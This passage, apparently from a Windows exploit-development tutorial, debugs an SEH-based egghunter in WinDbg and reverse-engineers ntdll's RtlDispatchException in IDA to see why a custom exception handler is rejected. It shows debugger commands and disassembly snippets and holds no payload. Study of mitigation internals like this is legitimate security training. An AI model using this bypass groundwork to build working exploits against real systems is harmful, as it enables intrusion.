![Stepping to MOV FS:[EBX], ESP - about to install SEH record](/../images/sc164-seh-overwrite-step.png)
Figure 21.10 - EIP is at MOV DWORD PTR FS:[EBX], ESP. When this executes, our custom _EXCEPTION_REGISTRATION_RECORD on the stack will be installed as the head of the SEH chain.
After executing, check the TEB:
1
!teb

Figure 21.11 - The TEB’s ExceptionList field now holds the address of our crafted record. Our exception handler is installed.
Step into the is_egg loop and check EDI:
1
2
3
t
t
dd edi

Figure 21.12 - EDI points into a low, unmapped address range. REPE SCASD is about to fault.
1
t

Figure 21.13 - The access violation is raised. Control should transfer to our custom handler.
Check the exception chain:
1
2
!exchain
u 041aeabd

Figure 21.14 - !exchain confirms our custom record is at the head of the chain and the handler address points to our code.
Set a breakpoint on the handler entry and continue:
1
2
bp 041aeabd
g

Figure 21.15 - Breakpoint armed at the first instruction of our handler.

Figure 21.16 - The access violation fires, but the breakpoint is never hit. Windows skipped our handler entirely. The dispatcher is rejecting it before calling our code. We need to reverse-engineer RtlDispatchException to find out why.
22. Reverse-Engineering RtlDispatchException
To understand why the handler is silently rejected, we analyse the Windows exception dispatcher using a combination of WinDbg (dynamic) and IDA Pro (static).
22.1 Starting Point
Resume the process in WinDbg:
1
g

Figure 22.1 - Execution resumes. We will use this session to set breakpoints inside ntdll while simultaneously examining its code in IDA.
Open ntdll.dll in IDA Pro:
Figure 22.2 - IDA with ntdll.dll loaded. We will navigate to RtlDispatchException and study its validation logic.
When an exception occurs, KiUserExceptionDispatcher is the first user-mode function invoked. It calls RtlDispatchException:

Figure 22.3 - ntdll!KiUserExceptionDispatcher is the user-mode entry point for all exceptions. It prepares the arguments and calls RtlDispatchException.

Figure 22.4 - The CALL to RtlDispatchException. This is the function that walks the SEH chain and validates each handler before calling it.
Set a breakpoint in WinDbg:
1
2
bp ntdll!RtlDispatchException
bl

Figure 22.5 - Breakpoint confirmed on RtlDispatchException.
1
g

Figure 22.6 - The breakpoint fires when the next access violation occurs. We are now inside RtlDispatchException.
22.2 Stack Limit Retrieval
Inside RtlDispatchException, IDA shows a call to RtlpGetStackLimits:

Figure 22.7 - RtlpGetStackLimits is called early in RtlDispatchException to retrieve the thread’s StackBase and StackLimit from the TEB.

Figure 22.8 - Inside RtlpGetStackLimits. The function reads FS:[4] (StackBase) and FS:[8] (StackLimit) from the _NT_TIB embedded at the start of the TEB.
Confirming the _NT_TIB layout:
1
dt _NT_TIB
![dt _NT_TIB - StackBase at FS:[4], StackLimit at FS:[8]](/../images/sc179-dt-nt-tib.png)
Figure 22.9 - _NT_TIB confirms: ExceptionList at +0x000 (FS:[0]), StackBase at +0x004 (FS:[4]), StackLimit at +0x008 (FS:[8]).
IDA shows the RtlpGetStackLimits function using LEA to set up its output parameters:
1
2
lea     edx, [esp+88h+var_68]
lea     ecx, [esp+88h+var_6C]

Figure 22.10 - EDX and ECX receive the addresses where StackBase and StackLimit will be written.
After RtlpGetStackLimits returns, RtlDispatchException loads FS:[0] (the exception list) into EDI:
1
mov     edi, large fs:0
![IDA - exception list loaded from FS:[0] into EDI](/../images/sc181-edi-fs0.png)
Figure 22.11 - EDI is loaded with the address of the first _EXCEPTION_REGISTRATION_RECORD - our custom record.
The function body of RtlpGetStackLimits reads StackBase from [EAX+4] and StackLimit from [EAX+8], where EAX is the TEB self-pointer:
1
2
3
4
mov     esi, [eax+4]    ; StackBase
mov     eax, [eax+8]    ; StackLimit
mov     [edx], esi
mov     [ecx], eax

Figure 22.12 - The complete RtlpGetStackLimits logic. It reads FS:[18] to get the TEB self-pointer, then indexes into it for the stack boundaries.

Figure 22.13 - ESI receives StackBase, EAX receives StackLimit, and they are stored to the caller’s output variables.
After retrieving the stack limits, RtlDispatchException only calls RtlIsValidHandler if four sequential checks all pass:

Figure 22.14 - RtlIsValidHandler is the gate that must be reached for any handler to be called. The four checks guard it.
The four checks that guard RtlIsValidHandler happen in a tight loop. Each one compares a field of the _EXCEPTION_REGISTRATION_RECORD against the thread’s stack boundaries. The exact code path can be traced in IDA, but the base address of ntdll.dll differs between the on-disk binary IDA loaded and the in-process image WinDbg is debugging. Before setting any breakpoints by offset, IDA must be rebased to match the live process.
Navigating the First Comparison
Starting with the first comparison block inside RtlDispatchException:

Figure 22.15 - The first conditional check inside RtlDispatchException. If this comparison fails, the exception chain walk terminates without ever calling RtlIsValidHandler.
Switching to WinDbg to see what address the same basic block occupies at runtime:
